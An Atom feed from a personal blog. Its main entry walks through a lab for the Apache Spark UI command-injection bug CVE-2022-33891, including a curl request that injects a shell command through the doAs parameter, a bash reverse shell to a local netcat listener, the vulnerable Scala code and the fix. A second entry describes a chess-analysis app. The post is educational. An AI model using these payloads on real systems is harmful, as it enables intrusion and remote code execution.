<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://anand-dev-parekh.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://anand-dev-parekh.github.io/" rel="alternate" type="text/html" /><updated>2026-11-13T00:57:38+00:00</updated><id>https://anand-dev-parekh.github.io/feed.xml</id><title type="html">Anand Dev Parekh</title><subtitle>Software engineer at Mastercard in St. Louis, working on distributed systems, infrastructure, and the platforms other engineers build on.</subtitle><author><name>Anand Dev Parekh</name></author><entry><title type="html">CVE-2022-33891: Apache Spark UI Vulnerability</title><link href="https://anand-dev-parekh.github.io/posts/2026/11/04/CVE-2022-33891/" rel="alternate" type="text/html" title="CVE-2022-33891: Apache Spark UI Vulnerability" /><published>2026-11-04T00:00:00+00:00</published><updated>2026-11-04T00:00:00+00:00</updated><id>https://anand-dev-parekh.github.io/posts/2026/11/04/CVE-2022-33891</id><content type="html" xml:base="https://anand-dev-parekh.github.io/posts/2026/11/04/CVE-2022-33891/"><![CDATA[<h3 id="background">Background</h3>

<p>Apache Spark is an open-source distributed analytics engine that has been adopted globally. Rather than reexplaining what Spark is or diving into its internal architecture for the 100th time on the internet (and probably explain it worse), I’ll leave a few resources below that do a great job explaining its architecture and how its various components interact.</p>

<ul>
  <li><a href="https://spark.apache.org/docs/latest/cluster-overview.html">Spark cluster mode overview</a></li>
  <li><a href="https://spark.apache.org/security.html">Spark security docs</a></li>
</ul>

<p>There is one component that is in the spotlight for this post: The Apache Spark UI. Spark ships with a prebuilt web UI designed to help operators monitor and manage their workloads. It provides visibility into running applications, jobs, stages, executors, and other useful metrics.</p>

<p>In July 2022, there was a vulnerability in the UI (<a href="https://nvd.nist.gov/vuln/detail/CVE-2022-33891">CVE-2022-33891</a>, CVSS 8.8, reported by Kostya Kortchinsky of Databricks) that allowed anyone with access to the UI to execute arbitrary shell commands as the user running Spark, and from there establish a reverse shell. It was exploited in real world and added to CISA’s <a href="https://www.cisa.gov/known-exploited-vulnerabilities-catalog">Known Exploited Vulnerabilities catalog</a>.</p>

<h3 id="setting-up-lab">Setting up Lab</h3>

<p>There are many different cluster managers that can run Spark: Standalone, YARN, Kubernetes, etc. In this lab, we will specifically look at the Standalone cluster manager where the UI is prebuilt and served on port 8080. 
We can download the Spark version before CVE-2022-33891 was actually fixed. CVE-2022-33891 affects Spark &lt;= 3.0.3, 3.1.1–3.1.2, and 3.2.0–3.2.1, and was patched in 3.1.3, 3.2.2, and 3.3.0.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># https://archive.apache.org/dist/spark/spark-3.0.3/</span>
wget https://archive.apache.org/dist/spark/spark-3.0.3/spark-3.0.3-bin-hadoop3.2.tgz
<span class="nb">tar</span> <span class="nt">-xzf</span> spark-3.0.3-bin-hadoop3.2.tgz
<span class="nb">cd </span>spark-3.0.3-bin-hadoop3.2
</code></pre></div></div>

<p>Note we will also take a look at the source artifact ‘spark-3.0.3.tgz’ later on to go through the code that caused the vulnerability.</p>

<p>Once we have the downloaded and unpacked ‘spark-3.0.3-bin-hadoop3.2.tgz’, we will first add our unix user to the acl group. The vulnerable code path is only reachable when ACLs are enabled, so we need to turn them on. Copy the template and edit it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd </span>conf
<span class="nb">cp </span>spark-defaults.conf.template spark-defaults.conf
vim spark-defaults.conf
</code></pre></div></div>

<p>Add these two lines, putting <em>your own</em> Unix username in the view ACL so we can later contrast an authorized user against an unauthorized one:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>spark.acls.enable      true
spark.ui.view.acls     &lt;your-unix-username&gt;
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">spark.acls.enable true</code> is the switch that makes the UI perform a permission check on each request; <code class="language-plaintext highlighter-rouge">spark.ui.view.acls</code> is the allow-list of users permitted to view the application.</p>

<p>To start the master:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./sbin/start-master.sh
</code></pre></div></div>

<p>Confirm port 8080 shows you the Spark UI.</p>

<h3 id="how-it-works">How it Works</h3>

<p>First explore the Spark UI. If you make a request to <code class="language-plaintext highlighter-rouge">localhost:8080?doAs=&lt;userHere&gt;</code>, you should be able to see the Spark UI. This view is what an operator might want to look at: Workers, Running Applications, and Completed Applications.</p>

<p>Now if you try to access the UI with a user NOT listed in the acl’s <code class="language-plaintext highlighter-rouge">localhost:8080?doAs=fakeUser</code>, you will get a 403 and hit a “not authorized page”. So Spark is directly using this <code class="language-plaintext highlighter-rouge">doAs</code> parameter to check whether the user is listed under the ACL permissions. This right here is the vulnerability as the username gets used directly to build a Unix shell command, and we can control the username to be whatever we want.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># ?doAs=;touch Anand.txt   -&gt;  url-encoded:</span>
curl <span class="nt">-G</span> <span class="s1">'http://localhost:8080/'</span> <span class="nt">--data-urlencode</span> <span class="s1">'doAs=;touch Anand.txt'</span>
</code></pre></div></div>

<p>When you check your Spark directory, you will see a new file <code class="language-plaintext highlighter-rouge">Anand.txt</code> that did NOT exist before. The server ran <code class="language-plaintext highlighter-rouge">bash -c "id -Gn ;touch Anand.txt"</code>: <code class="language-plaintext highlighter-rouge">id -Gn</code> runs, the <code class="language-plaintext highlighter-rouge">;</code> terminates it, and <code class="language-plaintext highlighter-rouge">touch Anand.txt</code> runs.</p>

<h3 id="reverse-shell">Reverse Shell</h3>

<p>This vulnerability allows malicious actors to create a reverse shell. Create a netcat listener in an extra terminal of yours:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lvn</span> 9090
</code></pre></div></div>

<p>We will use the classic <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md">bash reverse shell</a> and make sure to pass it in as a paramter to our <code class="language-plaintext highlighter-rouge">doAs</code> parameter that gets directly built into the unix shell command.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-G</span> <span class="s1">'http://localhost:8080/'</span> <span class="se">\</span>
  <span class="nt">--data-urlencode</span> <span class="s1">'doAs=`bash -i &gt;&amp; /dev/tcp/127.0.0.1/9090 0&gt;&amp;1`'</span>
</code></pre></div></div>

<p>The reverse shell should connect back, and your <code class="language-plaintext highlighter-rouge">nc</code> listener gets a shell running as the Spark user!</p>

<h3 id="where-vulnerability-lived-in-codebase">Where Vulnerability Lived in Codebase</h3>

<p>Let’s now use the source artifact that I mentioned earlier: ‘spark-3.0.3.tgz’.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>core/src/main/scala/org/apache/spark/security/ShellBasedGroupsMappingProvider.scala
</code></pre></div></div>

<p>The interesting thing about this vulnerability is that the shell command that is vulnerable to the injection only gets run when the user isn’t found directly in the ACL. In this case, Spark will try to resolve the user’s <em>groups</em> to check group-based ACLs, and resolving groups shells out. This is why when you ran the injection request to create a file you still got the 403 error (the reverse shell request will just hang since the shell stays open and the response never comes back). The injection happened in the authorization check itself, so even though the 403 is returned, the command injection still succeeds.</p>

<div class="language-scala highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">private</span><span class="o">[</span><span class="kt">spark</span><span class="o">]</span> <span class="k">class</span> <span class="nc">ShellBasedGroupsMappingProvider</span> <span class="k">extends</span> <span class="nc">GroupMappingServiceProvider</span>
  <span class="k">with</span> <span class="nc">Logging</span> <span class="o">{</span>

  <span class="k">override</span> <span class="k">def</span> <span class="nf">getGroups</span><span class="o">(</span><span class="n">username</span><span class="k">:</span> <span class="kt">String</span><span class="o">)</span><span class="k">:</span> <span class="kt">Set</span><span class="o">[</span><span class="kt">String</span><span class="o">]</span> <span class="k">=</span> <span class="o">{</span>
    <span class="k">val</span> <span class="nv">userGroups</span> <span class="k">=</span> <span class="nf">getUnixGroups</span><span class="o">(</span><span class="n">username</span><span class="o">)</span>
    <span class="nf">logDebug</span><span class="o">(</span><span class="s">"User: "</span> <span class="o">+</span> <span class="n">username</span> <span class="o">+</span> <span class="s">" Groups: "</span> <span class="o">+</span> <span class="nv">userGroups</span><span class="o">.</span><span class="py">mkString</span><span class="o">(</span><span class="s">","</span><span class="o">))</span>
    <span class="n">userGroups</span>
  <span class="o">}</span>

  <span class="c1">// shells out a "bash -c id -Gn username" to get user groups</span>
  <span class="k">private</span> <span class="k">def</span> <span class="nf">getUnixGroups</span><span class="o">(</span><span class="n">username</span><span class="k">:</span> <span class="kt">String</span><span class="o">)</span><span class="k">:</span> <span class="kt">Set</span><span class="o">[</span><span class="kt">String</span><span class="o">]</span> <span class="k">=</span> <span class="o">{</span>
    <span class="k">val</span> <span class="nv">cmdSeq</span> <span class="k">=</span> <span class="nc">Seq</span><span class="o">(</span><span class="s">"bash"</span><span class="o">,</span> <span class="s">"-c"</span><span class="o">,</span> <span class="s">"id -Gn "</span> <span class="o">+</span> <span class="n">username</span><span class="o">)</span>
    <span class="c1">// we need to get rid of the trailing "\n" from the result of command execution</span>
    <span class="nv">Utils</span><span class="o">.</span><span class="py">executeAndGetOutput</span><span class="o">(</span><span class="n">cmdSeq</span><span class="o">).</span><span class="py">stripLineEnd</span><span class="o">.</span><span class="py">split</span><span class="o">(</span><span class="s">" "</span><span class="o">).</span><span class="py">toSet</span>
  <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>In the file snippet, we see how <code class="language-plaintext highlighter-rouge">getUnixGroups</code> directly just appends <code class="language-plaintext highlighter-rouge">username</code> to the bash -c command. This means ANY shell metacharacter in <code class="language-plaintext highlighter-rouge">username</code> (example: <code class="language-plaintext highlighter-rouge">;</code>, backticks, <code class="language-plaintext highlighter-rouge">|</code>, <code class="language-plaintext highlighter-rouge">&amp;</code>) is interpreted rather than treated as data.</p>

<h3 id="fix">Fix!</h3>

<p>The fix (<a href="https://issues.apache.org/jira/browse/SPARK-38992">SPARK-38992</a>, commit <a href="https://github.com/apache/spark/commit/c83618e4"><code class="language-plaintext highlighter-rouge">c83618e4</code></a>, by Hyukjin Kwon) is very small:</p>

<div class="language-diff highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gi">+  private lazy val idPath = Utils.executeAndGetOutput("which" :: "id" :: Nil).stripLineEnd
+
</span>   override def getGroups(username: String): Set[String] = {
     val userGroups = getUnixGroups(username)
     ...
   }
<span class="err">
</span>   private def getUnixGroups(username: String): Set[String] = {
<span class="gd">-    val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
-    Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
</span><span class="gi">+    Utils.executeAndGetOutput(idPath :: "-Gn" :: username :: Nil).stripLineEnd.split(" ").toSet
</span>   }
</code></pre></div></div>

<p>The fix gets rid of the <code class="language-plaintext highlighter-rouge">bash -c</code> and replaces it with <code class="language-plaintext highlighter-rouge">Utils.executeAndGetOutput</code> which uses Java’s Process Builder which passes the arguments as one argument vector:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>["/usr/bin/id", "-Gn", username]
</code></pre></div></div>

<p>This means characters like <code class="language-plaintext highlighter-rouge">;</code> are now treated just as data and <code class="language-plaintext highlighter-rouge">doAs=;touch Anand.txt</code> just looks like a weird username.</p>

<h3 id="comparisonimpact">Comparison/Impact</h3>

<p>This CVE was rated a CVSS of 8.8, but this vulnerability is only exposed in a smaller subset of situations.</p>

<ol>
  <li>UI needs to be reachable: In the lab we set up on localhost, but operators would have to expose their Spark UIs to monitor jobs to end up on a routable interface.</li>
  <li>ACLs have to be turned on: The vulnerable path only runs during group resolution, which only happens when ACLs are enabled (spark.acls.enable is false by default).</li>
  <li>One of the vulnerable Spark versions: Spark &lt;= 3.0.3, 3.1.1–3.1.2, or 3.2.0–3.2.1</li>
</ol>

<p>These 3 requirements make the vulnerability much less likely to appear in the real world. <a href="https://nvd.nist.gov/vuln/detail/CVE-2014-6271">Shellshock</a> (CVSS 9.8), however, was a vulnerability in bash itself, and affected nearly every Linux and Unix machine on the internet. Both Shellshock and the Spark UI bug let untrusted data reach the shell interpreter. However, Shellshock’s attack surface was most of the internet.</p>

<p>The Spark UI bug is a completely different case because it requires a very specific and unique stack and scenario. Despite this though, when it does line up the impact is extremely severe: an unauthenticated request gives you code execution as the Spark user. So, I think the CVSS score of 8.8 is fair.</p>]]></content><author><name>Anand Dev Parekh</name></author><summary type="html"><![CDATA[Background]]></summary></entry><entry><title type="html">Variant: Chess Tree w/AI Coach</title><link href="https://anand-dev-parekh.github.io/posts/2026/10/28/variant/" rel="alternate" type="text/html" title="Variant: Chess Tree w/AI Coach" /><published>2026-10-28T00:00:00+00:00</published><updated>2026-10-28T00:00:00+00:00</updated><id>https://anand-dev-parekh.github.io/posts/2026/10/28/variant</id><content type="html" xml:base="https://anand-dev-parekh.github.io/posts/2026/10/28/variant/"><![CDATA[<h2 id="background">Background</h2>

<p>I was playing chess the other day and lost a game where I didn’t think I’d made a single real blunder. For context, I am around 1200 on <a href="https://www.chess.com">chess.com</a>, and most of what I know comes from watching <a href="https://www.youtube.com/@GothamChess">GothamChess</a>. When I went through the chess.com analysis (which basically just uses <a href="https://stockfishchess.org">Stockfish</a>) I was very curious why certain positional moves were getting weighed much better than the moves I was making. The only way I saw to do this was to go down many diverging paths from the game I played following Stockfish’s recommendation.</p>

<h2 id="idea">Idea</h2>

<p>This brought me to two wishes:</p>

<ol>
  <li>I wish I could actually view all the different paths I tried out when reviewing a game (like a tree)</li>
  <li>I also wish I could ask a coach why certain moves are better and have explanations of the engine</li>
</ol>

<p>This led me to building <a href="https://variant-kohl.vercel.app">Variant</a>!</p>

<h2 id="what-variant-does">What Variant Does</h2>

<p>Variant allows you to import your games from chess.com, <a href="https://lichess.org">lichess</a>, or paste your PGN. After doing so, it will run every position through Stockfish and label each of your moves as best, good, inaccuracy, mistake, or blunder. A normal length game takes about a minute, and you can watch the progress bar fill up as each position comes back.</p>


<p>Once it’s finishes, the game will show up as a tree!! The main line is the game you actually played, and at every mistake or blunder it branches off into the move Stockfish wanted instead.</p>

<p><img src="/assets/img/posts/variant/game-tree.png" alt="Variant's tree view of a game, branching at each mistake into Stockfish's preferred move" /></p>

<p>From there you can explore. Clicking a node puts that position on the board, and you can try your own moves. Every move you try becomes its own branch, and Variant judges it the same way it judges the real game. So I never lose track of the lines I already tried, which was wish #1.</p>

